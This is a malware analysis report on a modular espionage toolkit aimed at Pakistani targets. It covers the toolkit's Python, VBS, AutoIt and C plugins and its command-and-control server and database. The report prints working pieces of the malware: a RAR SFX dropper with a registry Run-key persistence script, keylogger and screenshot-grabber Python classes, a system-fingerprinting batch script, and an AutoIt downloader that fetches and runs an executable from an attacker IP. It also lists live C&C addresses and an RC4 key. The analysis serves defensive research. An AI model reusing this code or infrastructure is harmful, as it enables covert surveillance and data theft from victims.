These plugins can be divided into 6 main categories with the following functionalities:

- Collects files with certain extensions
- Takes screenshots and uploads them to the server
- Fingerprints the system (network topology, processes, files)
- Steals passwords and browser history
- Keystroke monitoring
- Collects logs and reports created by other plugins and uploads them to the server

A framework written in multiple programming languages

As mentioned in the first chapter of this paper, our analysis of this toolkit identified a number of transitions from one programming language to another. Although the current framework is entirely written in C, previous versions of it were built in different languages, many of which are used for scripting.

Modules written in Python

1. **Data uploaders**

analyzed sample: `9fb8cc70b544c1011186df888f31662bea291ec6ee001dd85c5ba06f03b2de31`

While „talking" to the command and control centers to harvest as much information as possible, we came across an extremely interesting plugin called `"Name of Facilitators revealed.scr"`.

```
;The comment below contains SFX script commands


  Path=%temp%
  Setup="Pakistan army officers cover blown.pdf"
  Setup=host.bat
  Setup=bring.js
  Silent=1
  Overwrite=1
  Update=U
```

This file is a RAR SFX archive that packs the following 4 files:

- `host.bat`
  - this batch file contains commands that will rename the .pub file to .exe and will set a registry key to run the new file at startup
- `bring.js`

```
ren explorerss.pub explorerss.exe

@echo off

reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /f /v GraphicsX86 /t REG_SZ /d "C:\
MSCache\Temp\explorerss.exe"

end
```

- executes explorerss.exe (in a hidden manner)

- `Pakistan army officers cover blown.pdf`
  - A decoy file that looks like the image below

University Attack Was Controlled by Taliban & Pakistan army

The Pakistani army admitted on Saturday the four gunmen who attacked a university in northwest Pakistan were trained in Afghanistan and the assault was controlled by a Pakistani Taliban militant from a location inside Afghanistan and Pakistan army control room.

In a briefing to reporters from the city of Peshawar, military spokesman General Asim Bajwa said the militants who stormed Bacha Khan University in Charsadda on Wednesday, killing at least 20 people, received training in Afghanistan and crossed over into Pakistan from the Torkham border between the two countries.

Bajwa said the attack was masterminded by Umar Mansoor, a Pakistani Taliban militant based in Afghanistan and Pakistan who is also held responsible for the December 2014 massacre of 134 children in the city of Peshawar — the deadliest militant attack in Pakistan's history.

A deputy of Mansoor helped the attackers reach the Torkham border from where they crossed over into Pakistan, the spokesman said.

Figure 8: decoy document displayed by the malware

- `explorerss.pub`
  - It represents the payload with a functionality very similar to the C framework described above (`AdminServerDll.dll` together with downloaded plugins)
  - It is a pyInstaller that

- checks for `vmware` - exits if found (as **AdminServerDll.dll**)
- uses `185.109.144.102` as the CnC (as **AdminServerDll.dll**)
- downloads `fetchnew03.php` from the server a semicolon separated list: (`"winreg.bat;conehost.exe;explors.exe;Aero.bat;winplyr.bat;"`) (similar to **the C framework**)
- Downloads and executes files from `<server>/browsernew03` (similar to **the C framework**)
- Sets `"c:\\MSCache\\"` as the working directory
- uploads files from workdir to server (similar to the **C framework**)

Expanding our data sets, we searched for similar samples and found pyInstallers with similar functionality using different C&C servers and different working directories:

C&C servers	Working Directories
chancetowin.quezknal.net itsuport.org	c:\\SystemVolume\\
processserviceaccesmanagerlinks.microoptservices.com	c:\\BootFile\\
81.4.127.29	c:\\SystemVolume\\
dns.msft.secuerservice.com latestupdate.abodeupdater.com oracljar.itsuport.org	c:\\MSCache\\
176.56.237.58	c:\\SystemVolume
chancetowin.quezknal.net itsuport.org	c:\\ VolumeCaches
live.systemupdates.space	C:\\Prefeth\\
update.serviceupports.com oracljar.itsuport.org latestupdate.abodeupdater.com	c:\\SystemVolume\\
176.56.236.180	c:\\Trash\\
81.4.127.29	c:\\SystemVolumeCache\\

With all this information available, our next step was to search for other pyInstallers with functionalities similar to the ones in the C framework.

2. **Keyloggers**

analyzed sample: `cc07834cf050849ca9cd7de1c67be9f514443cbad2ee61dc5651b4663e98ab99`

Using the path to the working directories and the CnC servers, we first found a pyInstaller with a keylogger functionality.

It also comes as a RARSFX and, at the time of the writing, could be downloaded from the same common C&C (common between C implemented framework and the pyInstallers):

- `http[:]//185.109.144.102/browsernew03/conehost.exe`
- `http[:]//185.109.144.102/browsernew03/explors.exe`

```
----------
;The comment below contains SFX script commands


Path=%userprofile%
Setup=exploer.exe
Setup=conhost.exe
Silent=1
Overwrite=1
Update=U
----------
```

The Python script has the ability to capture the keystrokes; it also sets a hook on mouse clicks so that it can always log the title of the newly

activated window. The logs are stored locally in the working directory; the keyloggers lack an upload functionality for data exfiltration.

Some working directories identified in different keylogger samples are illustrated below:

```
class MouseHandler(threading.Thread):

    mhm = pyHook.HookManager()


    def __init__(self):

        threading.Thread.__init__(self)


    def OnM(self,event):

        global outlog

        log="\r\n"+GetWindowText(GetForegroundWindow())+"\r\n"

        outlog+=log

        print outlog

        l=len(outlog)

        if(l>=100):

        writelog(outlog)

            outlog=""

        return True

    def run(self):

        print "Mouse Handler started running"

        MouseHandler.mhm.MouseAllButtonsDown = self.OnM

        MouseHandler.mhm.HookMouse()

        pythoncom.PumpMessages()



    k=KeyHandler()

    k.start()

    m=MouseHandler()

    m.start()
```

```
class KeyHandler(threading.Thread):

    khm = pyHook.HookManager()


    def __init__(self):

        threading.Thread.__init__(self)


    def OnKeyboardCharEvent(self,event):

        global current_window

        global outlog

        try:

            if event.Ascii > 32 and event.Ascii < 127:

                keylogs = chr(event.Ascii)

                if (1==1):

                    print "Inside with --"+keylogs

                    outlog+= keylogs

                    print outlog

                    l=len(outlog)

                    if(l>=100):

                        writelog(outlog)

                        outlog=""

            elif event.Key == "V":

                win32clipboard.OpenClipboard()

                pasted_value = win32clipboard.GetClipboardData()

                win32clipboard.CloseClipboard()

...


    def run(self):

        print "key Handler startetd running"

        KeyHandler.khm.KeyDown = self.OnKeyboardCharEvent

        KeyHandler.khm.HookKeyboard()

        pythoncom.PumpMessages()
```

Working Directories
C:\\SystemVolume
C:\\MSCache
C:\\SystemVolumeCache\\
C:\\Trash\\
C:\\$RECYCLE.BIN1
C:\\Config\\

Please note that these working directories coincide with those of the Data Uploaders samples, which leads us to believe these files are distributed to different victims in different campaigns. This framework is extremely modular, and each component has a very well-defined purpose while still staying interconnected.

3. System fingerprinting

The table below shows similarities between 2 components, the former being a pyInstaller and the latter belonging to the framework implemented in C. This comparison is strictly limited to the fingerprinting features:

PyInstaller: browsernewXX/Aero.bat	**EHDOWNLOAD/DiskPlug.exe**
echo off start /b attrib +s +h c:\MSCache & chdir start /b attrib +s +h c:\MSCache\Temp & chdir start /b attrib c:\MSCache & chdir +s +h start /b attrib c:\MSCache\Temp & chdir +s +h start /b ipconfig /all > c:\MSCache\1ip & chdir start /b net start > c:\MSCache\1Services & chdir start /b systeminfo > c:\MSCache\1Systeminfo & chdir start /b net view > c:\MSCache\1Netview & chdir start /b tasklist > c:\MSCache\1Tasklist & chdir start /b pathping google.com > c:\MSCache\1Ping & chdir start /b tracert google.com > c:\MSCache\1Tracert & chdir start /b route print > c:\MSCache\1Route & chdir start /b dir /a /s D:\ > c:\MSCache\1DD & chdir start /b dir /a /s E:\ > c:\MSCache\1EE & chdir start /b dir /a /s F:\ > c:\MSCache\1FF & chdir start /b dir /a /s G:\ > c:\MSCache\1GG & chdir start /b dir /a /s H:\ > c:\MSCache\1HH & chdir start /b dir /a /s I:\ > c:\MSCache\1II & chdir start /b dir /a /s J:\ > c:\MSCache\1JJ & chdir start /b dir /a /s C:\ > c:\MSCache\1CC & chdir exit	echo Processing > "%USERPROFILE%\AppData\Local\PerfsLog\Sys\winaero.aerostate" echo off reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run /f /v Myapp /t REG_SZ /d "%UserProfile%\AppData\Local\PerfsLog\Sys\ProcNeo.exe" attrib +s +h "%USERPROFILE%\AppData\Local\PerfsLog" & chdir attrib +s +h "%USERPROFILE%\AppData\Local\PerfsLog\Sys" & chdir attrib "%USERPROFILE%\AppData\Local\PerfsLog" & chdir +s +h attrib "%USERPROFILE%\AppData\Local\PerfsLog\Sys" & chdir +s +h ipconfig /all > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1ip.dr" & chdir net start > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1Services.dr" & chdir systeminfo > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1Systeminfo.dr" & chdir net view > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1Netview.dr" & chdir tasklist > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1Tasklist.dr" & chdir pathping google.com > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1Ping.dr" & chdir tracert google.com > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1Tracert.dr" & chdir route print > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1Route.dr" & chdir dir /a /s D:\ > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1DD.dr" & chdir dir /a /s E:\ > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1EE.dr" & chdir dir /a /s F:\ > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1FF.dr" & chdir dir /a /s G:\ > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1GG.dr" & chdir dir /a /s H:\ > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1HH.dr" & chdir dir /a /s I:\ > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1II.dr" & chdir dir /a /s J:\ > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1JJ.dr" & chdir dir /a /s C:\ > "%USERPROFILE%\AppData\Local\PerfsLog\WinAero\1CC.dr" & chdir echo Complete > "%USERPROFILE%\AppData\Local\PerfsLog\Sys\winaero.aerostate"

Both implementations show interest in the same information and use the same sequence of commands. The name of the logs are the same, the only difference being the `.dr` extension in the case of `DiskPlug.exe`. But it does seem that the C version is slightly more verbose, marking the start and the end of the actions taken.

Scripts that handle keylogging and data uploading contain different working directories (`c:\MSCache`, `"%userprofile%"\config`, `c:\Config`)

4. Document collectors

analyzed sample: `71b0fd0932a6e6146b95ee1ef2012e0e6481223dbdc7b4eb283344c6b09a99a0`

The document collector functionality in the pyInstaller version is found in different samples, and an example of its implementation is depicted in the image below. Although it targets different types of files, all of these are documents or e-mail files.

Similarity between the two implementations is illustrated in the table below.

```
if (os.path.splitext(fullpath)[1] == '.doc') or (os.path.splitext(fullpath)[1] == '.msg') or
(os.path.splitext(fullpath)[1] == '.xls') or (os.path.splitext(fullpath)[1] == '.ppt') or (os.
path.splitext(fullpath)[1] == '.pps') or (os.path.splitext(fullpath)[1] == '.inp')or (os.path.
splitext(fullpath)[1] == '.pdf') or (os.path.splitext(fullpath)[1] == '.xlsx') or (os.path.
splitext(fullpath)[1] == '.docx') or (os.path.splitext(fullpath)[1] == '.pptx'):
```

PyInstaller	EHDEVEL (C version)	
.doc,.xls,.ppt,.pps,.inp,.pdf,.xlsx,.docx,.pptx,.msg,.csv,.ppsx	getExtensions_doc.php	.doc,.docx,.ppt,.pps,.pptx,.ppsx,.xls,.xlsx,.pdf,.inp,.jpg,.jpeg
	getExtensions_rmdrive.php	.doc,.docx,.ppt,.pps,.pptx,.ppsx,.xls,.xlsx,.pdf,.inp,.vcf,.jpg,.jpeg,.vcf,.zip, .7z,.evtx

Just as in the case of the keylogger components, the documents are collected locally, since these files have no upload functionality. All the targeted files are copied in a working directory. As previously seen, these working directories coincide between the plugins.

5. Screen Grabbers

The screen-grabbing plugin takes screenshots every 60 seconds, just like the C version of the tool. The secreenshots are saved as BMP files and get zipped in a folder designated as working directory. A class implementing such functionality is depicted below:

```
#    THREAD CLASS FOR SCREENSHOT


class ScreenshotClass(Thread):
   def __init__(self):
       Thread.__init__(self)
       self.event = Event()
   def run(self):
       while not self.event.is_set():
           dir='c:\\Recover\\'
           s_time='%s_%s'%(gethostname(),time())
           s_file=s_time+"_shot.bmp"
           hdesktop = GetDesktopWindow()
           width = GetSystemMetrics(SM_CXVIRTUALSCREEN)
           height = GetSystemMetrics(SM_CYVIRTUALSCREEN)
           left = GetSystemMetrics(SM_XVIRTUALSCREEN)
           top = GetSystemMetrics(SM_YVIRTUALSCREEN)
           desktop_dc = GetWindowDC(hdesktop)
           img_dc = CreateDCFromHandle(desktop_dc)
           mem_dc = img_dc.CreateCompatibleDC()
           screenshot = CreateBitmap()
           screenshot.CreateCompatibleBitmap(img_dc, width, height)
           mem_dc.SelectObject(screenshot)
           mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), SRCCOPY)
           screenshot.SaveBitmapFile(mem_dc, dir+s_file)
           zip=ZipFile(dir+"img_"+s_time+".zip", "w")
           zip.write(dir+s_file,basename(dir+s_file),compress_type=ZIP_DEFLATED)
           zip.close()
           remove(dir+s_file)
           mem_dc.DeleteDC()
           DeleteObject(screenshot.GetHandle())
           self.event.wait(60)
```

Our efforts to find similar files revealed seemingly related PyInstaller files acting as data uploaders, keyloggers, system fingerprinting tools, document collectors and screengrabbers. All these files seem to be unified into a modular framework where each file plays a highly specialized role, although they rely on each other. Out of this pool of files, only the data uploader plugin has the necessary functionality in place to communicate with the command and control server, as its main purpose is to exfiltrate all the information collected in working directories shared among plugins.

This architecture helps the framework evade dynamic detection, as a process that both iterates through document files and uploads them to a server might be flagged as suspicious by the security solution installed on the endpoint.

Modules written in VBS

In addition to Python and C, this malware creation framework also contains VBS code embedded in PE files with PDB:

`C:\Projets\vbsedit_source\script2exe\Release\mywscript.pdb`

md◦	**Type**	**Extra**
10cfd2b353af33784876a2238a8075cf	downloader	http://chancetowin.quezknal.net/appstore/updatepatch/lsasse.exe
25042aeaebaf5781c96baeb3c72988d5	downloader	http://chancetowin.quezknal.net/appstore/updatepatch/lsasse.exe
36a4cca87ed0dda2787194d7c517bab9	downloader	http://update.serviceupports.com/repository.php/backup.php/csrsss.php On 2016-01-07, from this url, 3df1b5a662eaa440c379f11cd8010444(a pyInstaller; 'communicator') was fetched
38ee0c6ba44e6cece2ad06c579761e94	downloader	http://update.serviceupports.com/repository.php/backup.php/csrsss.php
7fea106148da5a3d9a412afb6e98f922	downloader	http://update.serviceupports.com/repository.php/backup.php/csrsss.php
a23d91d5ca47e20a09a62fe840935077	**Doc collector**	**Recursively search for files with (".doc", ".xls",".ppt", ".docx",".pptx",".xlsx",".pdf",".inp",".accdb",".pub",".mdb",".pps",".msg",".ppsx",".csv") and copy them to "C:\$RECYCLE.BIN1\"**
ab661229c6dcdfa9769076260d0101c1	downloader	http://chancetowin.quezknal.net/appstore/updatepatch/lsasse.exe https://www.hybrid-analysis.com/sample/b4e25306aae97f61840497db9cd9a3382ea0476a2c1fed4ff50bdffe60d0d914?environmentId=100 says "associated url" ; b4e25306aae97f61840497db9cd9a3382ea0476a2c1fed4ff50bdffe60d0d914 / 497e787a844c93f51b4dad0931b06e8c is a pyInstaller, 'communicator'

All the samples we were able to find contain the VBS script embedded into the PE file as a BMP resource encrypted with the RC4 algorithm. The decryption key used for extraction is identical in all samples found: `"AgyUouKrxGu0q4lFjxxbWR4agvL7xFR0".` Most of these VBS files act like downloaders, although one of them was actually a **document collector**.

Modules written in AUTOIT

Another interesting discovery we made during the investigation is unveiling the existence of AUTOIT files related to this case. These files fall under the downloader category and their functionality is explained in the code snippet below:

```
IF DIRGETSIZE("c:\SystemVolume\")=+-1 THEN
DIRCREATE("c:\SystemVolume\")
DIRCREATE("c:\SystemVolume\Program")
ENDIF
IF FILEEXISTS("c:\SystemVolume\Program\igerfx.exe") THEN
FILEDELETE("c:\SystemVolume\Program\igerfx.exe")
ENDIF
SLEEP(1000)
$URLDOWNLOADER="http://81.4.127.29/newapp/igerfx.exe"
$DIRECTORY="c:\SystemVolume\Program\igerfx.exe"
INETGET($URLDOWNLOADER,$DIRECTORY)
RUN($DIRECTORY)
```

The two links download two PyInstallers with an „uploader" functionality. According to VirusTotal, these two files were seen in the wild as early as 10/20/2014 and 10/25/2014, respectively.

For instance, the sample with a SHA-256 of

`1c39537a97f33fdd84ab7dfe0d25ad971d37d6cc9153353a798e7e606b0b4497` was downloaded from `http[:]//81.4.127.29/newapp/igerfx.exe` and talks to the command and control center located at 81.4.127.29. The other sample, identified as

`cdf36ee292fb36b1e85d6c16174675e79dbb29ab51b832acdc2ade6dc3144a8d`, has been downloaded from `.http[:]//81.4.127.29/newapp/rtpccvc.exe` and talks to the same command and control center as the previous sample

Past connections

When we first started to look into the samples, we attempted to link these files to some already known (and therefore documented) malware campaigns, but were unable to find anything similar. When we started to expand our scope to file similar to the PyInstaller ones, we found a specific file identified as `30632efd7485c48817120343b2335c57d85dd3fd87781c36e4522253ec59fd77` which the .team over at Bluecoat Security covered in a blog post in 2014

The blog posts mentions that an intelligence-harvesting campaign for Operation Hangover was identified to use Python-based malware. The report also mentions that, "***Instead of the programming languages most commonly used for malware creation, the actors have turned to using Python, a powerful scripting language***."

In 2016 the threat actors behind this framework tried to "blend-in", releasing the C version of the framework, which once again confirms our supposition that we are dealing with a framework under constant and heavy development.

The diagram below shows how we presume the framework implemented in C is linked to the Operation Hangover described by Bluecoat.




Figure 9: Potential link between the EHDevel framework and Operation Hangover


More information on the campaign

This piece of research shows how seemingly unrelated malware that has managed to fly under the radar for years fall together in place like pieces of a puzzle with larger espionage operations. And, while we usually don't do attribution, we attempted to see if there is enough evidence to at least pin these malicious files to a geographic region.

To do so, we analyzed the samples in the C framework and we checked the compilation time. All 173 samples were compiled within approximately 7 hours. Digging deeper, we tried to place the compilation times in a usual 9 to 5 work schedule. If this were the case, the team that compiled the samples would be in a timezone of UTC+5. As shown in the diagram below, the analyzed files were compiled between Monday and Saturday in a normal work week. And, as threat actors also do lunch, only one sample was compiled at noon.

The UTC+5 countries are:

- KAZAKHSTAN (Western-Aqtau)
- MALDIVES (Male)
- PAKISTAN (Islamabad, Karachi)
- RUSSIA (ZONE 4-Yekaterinburg, Perm, Orenburg, Ufa, Chelyabinsk, Kurgan, Tyumen)
- TAJIKISTAN (Dushanbe)
- TURKMENISTAN (Ashkhabat)
- UZBEKISTAN (Tashkent)



Compiled days and dates place the threat actors in the UTC+5 timezone

Inside the payload delivery infrastructure

The infrastructure serving the Python component handles malware distribution as well. The authors built this platform on a virtualized environment running VMWare and CentOS. On this particular machine, an Apache server was configured to host two domain names, called `conf.serviceupdateres.com` and `live.systemupdates.space`, respectively. Apart from the root user, the server also hosts two other users, named dingdong and webcalls.

File, folder and user components

The malicious samples stored on the server are distributed in 3 folders belonging to 3 different users. Most of the samples have the features we detailed in this paper. These files were distributed as follows:

- User ***dingdong***:
    - `efs.exe => 4bfd1113d8a48fd94c48e1de5280d656`
    - `iccs.exe => 0cc35d21ee43583fa4e1744f7c0a19ca`
    - `ics.exe => 0cc35d21ee43583fa4e1744f7c0a19ca`
    - `log.hta => 4e50a4b3e13bb6f7e488eca19ca142c0`
    - `ntkl.exe => d71d1c50186a30b36ecf8e114252cff6`
    - `pnp.exe => 4241bde2bf073bafecc57358860758da`
    - `service.hta => 8892ec98894d7ef472d1834ed54cad23`
    - `sfe.exe => 4bfd1113d8a48fd94c48e1de5280d656`
    - `sys.exe => 0223f10478c8c4ae0ccbc6c513708a21`
    - `sys.hta => e7eeeb1fc2a37871b294dfac568050f7`
    - `wininet.exe => 35b5757b2a1eaa19a56110157b83963d`
- user ***webcalls***:

- efs.exe => d587e1b3b217a1192b7b17eb603c4521
- igfx.exe => 9e13db4a06a6112ad228f300118c6c9e
- indexer.exe => 0da18d6b97a9c47c57de47a625dc73fa
- key.txt => c804c6d8a255d5ad89056535fb78197a
- kill.exe => 5681658ce48175b8c5461a938c3e1eb3
- log.hta => 4e50a4b3e13bb6f7e488eca19ca142c0
- mgr.exe => e136018f8fc029d9c2e474e03bda4b9e
- sps.exe => 3784bfe00ec313cba95372dad7cd675c
- spsvc.exe => 0b597203aa9a7affd6a9679ce50fa170
- sysin.hta => e7eeeb1fc2a37871b294dfac568050f7
- system.hta => e7eeeb1fc2a37871b294dfac568050f7
- vidcam.exe => 26dad4fe2791df3632bca9a12a0252c7

– user *root:*

- audiofx.exe => 8c7a24a0476b96a9f1d745042e993b4a
- container.exe => a42182050da461a9d726c85c4aa3aabf
- spsvc.exe => 4578c2f36a607098b51444bfaaf6f87f

The plugin types this server spreads are:

- document collector
  - efs.exe, sfe.exe belonging to the ***dingdong*** user
  - efs.exe, indexer.exe belonging to the ***webcalls*** *user*
  - container.exe belonging to the ***root*** user
- keylogger
  - php.exe belonging to the ***dingdong*** user
  - mgr.exe belonging to the ***webcalls*** *user*
- *screen-grabber*
  - ntkl.exe belonging to the ***dingdong*** user
  - vidcam.exe belonging to the ***webcalls*** *user*
- data uploader
  - iccs.exe, ics.exe, wininet.exe belonging to the ***dingdong*** user
  - sps.exe, spsvc.exe belonging to the ***webcalls*** *user*
  - audiofx.exe, spsvc.exe belonging to the ***root*** user

Apart from these plugins, 3 additional type of files were found, with the following functionalities:

- kill switch – erases all files and logs corresponding to the infection from the disk
    - log.hta, sys.hta belonging to the ***dingdong*** user
    - kill.exe belonging to the ***dingdong*** user
- the *.hta* files – these files execute a shellcode responsible for creating a socket to <IP>:4444. After the connection is established, the shellcode downloads and runs an executable file. At the moment of the analysis, the IP was down.
    - sysin.hta, system.hta belonging to the ***webcalls*** *user*
- key.txt file – contains an authentication key (some operation of modifying information in *agent* database were done only if the key sent by the victim was the same as the one in this folder)
- sys.exe – Apache Benchmark Utility that contains a shellcode to backconnect to <IP>:8080
- damaged file - although the file had an .exe extension, the file contained a few ASCII characters.

The database

All requests from the infected victims used to get structured in a MySQL database called agent. The data was stored in three tables, called `campID`, `request` and `takecare`.

The `campID` table stores the unique IDs corresponding to infected computers. If an ID is not found in this table, no action is taken by the payload on the compromised computer.

```
mysql> desc campID;
+-------+-------------+------+-----+---------+----------------+
| Field | Type        | Null | Key | Default | Extra          |
+-------+-------------+------+-----+---------+----------------+
| id    | int(10)     | NO   | PRI | NULL    | auto_increment |
| uid   | varchar(255)| NO   |     | NULL    |                |
+-------+-------------+------+-----+---------+----------------+
```

Figure 10: visual representation of the campID table (ID is an internal indentifier, UID is the ID corresponding to the infected computer)

The `requests` table is responsible for storing the daily download counters. The date field holds the current date, the `count` field holds the number of downloads for DOWN_LOADER_NAME component (lsn.exe from dingdong user or updater.exe from webcalls user), while `count2` holds the number of downloads for AGENT_CODE component (wininet.exe from dingdong user or igfx.exe from webcalls user)

```
mysql> desc request;
+--------+---------+------+-----+---------+-------+
| Field  | Type    | Null | Key | Default | Extra |
+--------+---------+------+-----+---------+-------+
| date   | date    | NO   |     | NULL    |       |
| count  | int(22) | NO   |     | 0       |       |
| count2 | int(22) | NO   |     | 0       |       |
+--------+---------+------+-----+---------+-------+
```

Figure 10: visual representation of the requests table

The `takecare` table is where the operational information is stored. It consists of the following fields:

Table `takecare`

```
mysql> desc takecare;
+----------------+-------------------+------+-----+---------------------+----------------+
| Field          | Type              | Null | Key | Default             | Extra          |
+----------------+-------------------+------+-----+---------------------+----------------+
| id             | int(5)            | NO   | PRI | NULL                | auto_increment |
| system         | varchar(255)      | NO   |     | NULL                |                |
| ip             | varchar(255)      | NO   |     | NULL                |                |
| ua             | varchar(255)      | NO   |     | NULL                |                |
| cmd            | varchar(255)      | NO   |     | NULL                |                |
| infection_time | datetime          | NO   |     | 0000-00-00 00:00:00 |                |
| time           | timestamp         | NO   |     | CURRENT_TIMESTAMP   |                |
| cmdexetime     | timestamp         | YES  |     | NULL                |                |
| status         | enum('1','2','3') | NO   |     | 1                   |                |
| ip_local       | varchar(255)      | NO   |     | 0                   |                |
| cmds           | varchar(1024)     | NO   |     | []                  |                |
+----------------+-------------------+------+-----+---------------------+----------------+
```

Figure 11: Visual description of the `takecare` table

- `id` - identifier
- `system` – computerName – the information is embedded in the request URL
- `ip` – victim's IP Address– the information is embedded in the request
- `ua` – User Agent – the information is embedded in the request
- `cmd` – the command that has to be sent to the victim in order to be executed– the information is embedded in the request URL
- `infection_time` – the date-time when the first request is received from a certain victim
- `time` – the date-time when the first request is received from a certain victim
- `cmdexetime` – the date-time when a command was downloaded
- `status` – the information is embedded in the request; it takes the following possible values:
    - 1 default initial value
    - 3 kill switch value

  when status has the value 3, the executable responsible for cleaning the infection is sent as a command; otherwhise specific database operations are executed.
- `ip_local` – the information is embedded in the request
- `cmds` – all commands executed on a victim's machine

It is worth noting that, in the context described above, a command is the malicious file sent to the victim.

Victimology and impact

The Apache log on the analyzed server holds 1,318,125 requests from 2,423 unique IP addresses. Extrapolating this with information found in the database, we found 88 records which proves that the database is manually maintained.

The vast majority of the connections seem to come from Pakistan, but also from other countries such as the United States.

Figure 12: victim distribution in the world. Pakistan is the designated target

The authentication log holds records as early as 2016 (`wtmp begins Sun Oct 16 23:44:10 2016`), while the last successful login took place on Febrtuary 23rd 2017. The logins took place from 99 unique IP addresses, but the geographic distribution does not indicate a specific threat actor. Most likely, these logins were carried out via a VPN service.

